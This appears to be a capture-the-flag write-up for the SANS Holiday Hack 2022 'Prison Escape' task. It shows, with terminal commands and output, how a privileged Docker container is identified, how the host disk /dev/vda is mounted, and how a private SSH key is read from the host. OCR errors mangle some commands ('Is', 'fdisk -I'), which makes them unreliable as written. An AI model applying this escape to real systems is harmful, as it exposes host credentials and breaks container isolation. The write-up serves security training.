Write-up CTF SANS - Holiday Hack Challenge 2022

Challenge: Prison Escape
Difficulty: Medium

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First of all, open the Objectives session in the left menu. Then read the challenge.



In the Kringlecon game, go to tunnels on Elfen Ring and search for Prison Escape Terminal, then connect.




Looking at the Hints panel, we found two hints about Prison Escape, read it!

Over-Permissioned

From: Bow Ninecandle Terminal: Prison Escape

When users are over-privileged, they can often act as root. When *containers* have too many <u>permissions</u>, they can affect the host!

The first hint is about permissions, the container is running in privileged mode.



The second hint is about the command mount, pay attention to this.



In the terminal is shown the context for this challenge.

Like the mentioned container on the first hint, I search for it. We first check if we are inside of a container. Copy and paste the following command cat /proc/1/cgroup into the terminal and hit enter.

```
grinchum-land:~$ cat /proc/1/cgroup
```

We see the word docker in there so we can confirm we are in a container.

```
grinchum-land:~$ cat /proc/1/cgroup

11:perf_event:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d
10:net_cls,net_prio:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725
b437d3
9:memory:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
8:freezer:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
7:cpu,cpuacct:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
6:pids:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
5:hugetlb:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
4:blkio:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
3:devices:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
2:cpuset:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
1:name=systemd:/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
0::/docker/06d765167c4906648cda0c9d68896575bbe8acc12a471969a6c251725cb437d3
grinchum-land:~$
```

Next thing to check is if we are in a privileged container. A good indicator is that we have access to a lot of devices. Copy and paste the following command Is /dev/ into the terminal and hit enter.

```
grinchum-land:~$ ls /dev/
                                                                   tty6
autofs
                  loop1
                          ptp0
                                     tty12
                                            tty24
                                                    tty36
                                                           tty48
                                                                             vcs1
                                                                                    vcsu
btrfs-control
                                            tty25
                                                    tty37
                  loop2
                          pts
                                     tty13
                                                            tty49
                                                                   tty60
                                                                             vcs2
                                                                                    vcsu1
core
                  loop3
                          random
                                     tty14
                                            tty26
                                                    tty38
                                                            tty5
                                                                   tty61
                                                                             vcs3
                                                                                    vcsu2
cpu
                  loop4
                          shm
                                     tty15
                                            tty27
                                                    tty39
                                                           tty50
                                                                   tty62
                                                                             vcs4
                                                                                    vcsu3
                                                            tty51
cpu_dma_latency
                  loop5
                          snapshot
                                     tty16
                                            tty28
                                                    tty4
                                                                   tty63
                                                                             vcs5
                                                                                    vcsu4
                                                           tty52
                          stderr
                                     tty17
                                            tty29
                                                                                    vcsu5
cuse
                  100рб
                                                    tty40
                                                                   tty7
                                                                             vcs6
                                                            tty53
fd
                  loop7
                          stdin
                                     tty18
                                            tty3
                                                    tty41
                                                                   tty8
                                                                                    vcsu6
                                                                             vcsa
                                                           tty54
full
                  mem
                          stdout
                                     tty19
                                            tty30
                                                    tty42
                                                                   tty9
                                                                             vcsa1
                                                                                    vda
fuse
                                            tty31
                                                           tty55
                                                                                    vsock
                          tty
                                     tty2
                                                    tty43
                                                                   ttyS0
                                                                             vcsa2
                  mqueue
                                                            tty56
input
                  net
                          tty0
                                     tty20
                                            tty32
                                                    tty44
                                                                   uhid
                                                                             vcsa3
                                                                                    zero
kmsq
                  null
                          tty1
                                     tty21
                                            tty33
                                                    tty45
                                                           tty57
                                                                   uinput
                                                                             vcsa4
                                                                             vcsa5
                                     tty22
                                            tty34
loop-control
                  nvram
                          tty10
                                                    tty46
                                                           tty58
                                                                   urandom
loop0
                          tty11
                                     tty23
                                            tty35
                                                    tty47
                                                           tty59
                                                                             vcsa6
                  ptmx
                                                                   vcs
grinchum-land:~$
```

It might also be that we have access to disk devices. We can check this by copying and pasting the following command fdisk -I into the terminal and hit enter. Notice the return message, we found a disk, but it doesn't have a valid partition.

```
grinchum-land:~ sudo fdisk -1
Disk /dev/vda: 2048 MB, 2147483648 bytes, 4194304 sectors
2048 cylinders, 64 heads, 32 sectors/track
Units: sectors of 1 * 512 = 512 bytes

Disk /dev/vda doesn't contain a valid partition table
grinchum-land:~$
```

I remembered the second hint. It's about the command mount. So then, I tried to mount the volume.

```
grinchum-land:~$ sudo mount /dev/vda /mnt/
```


For this step it is necessary to create a folder where volume will be mounted.

```
grinchum-land:~$ sudo mkdir /media/vda
```


Now, I'll mount the volume to the folder created.

```
grinchum-land:~$ sudo mount /dev/vda /media/vda
grinchum-land:~$ ls /media/vda
                  1ib32
                         libx32
      dev
           home
                                      media
                                              opt
                                                     root
                                                           sbin
                                                                  sys
                  lib64
                         lost+found
oot
                                      mnt
                                              proc
                                                     run
                                                           srv
                                                                       var
```


Now, following the context for the challenge, I read the file jail.key.priv found in /media/vda/home/jailer.ssh. Then the flag is shown! \bigcirc




The last step is to copy the flag to the validator field.



We finished this challenge.





Congratulations! You have completed the Prison Escape challenge!

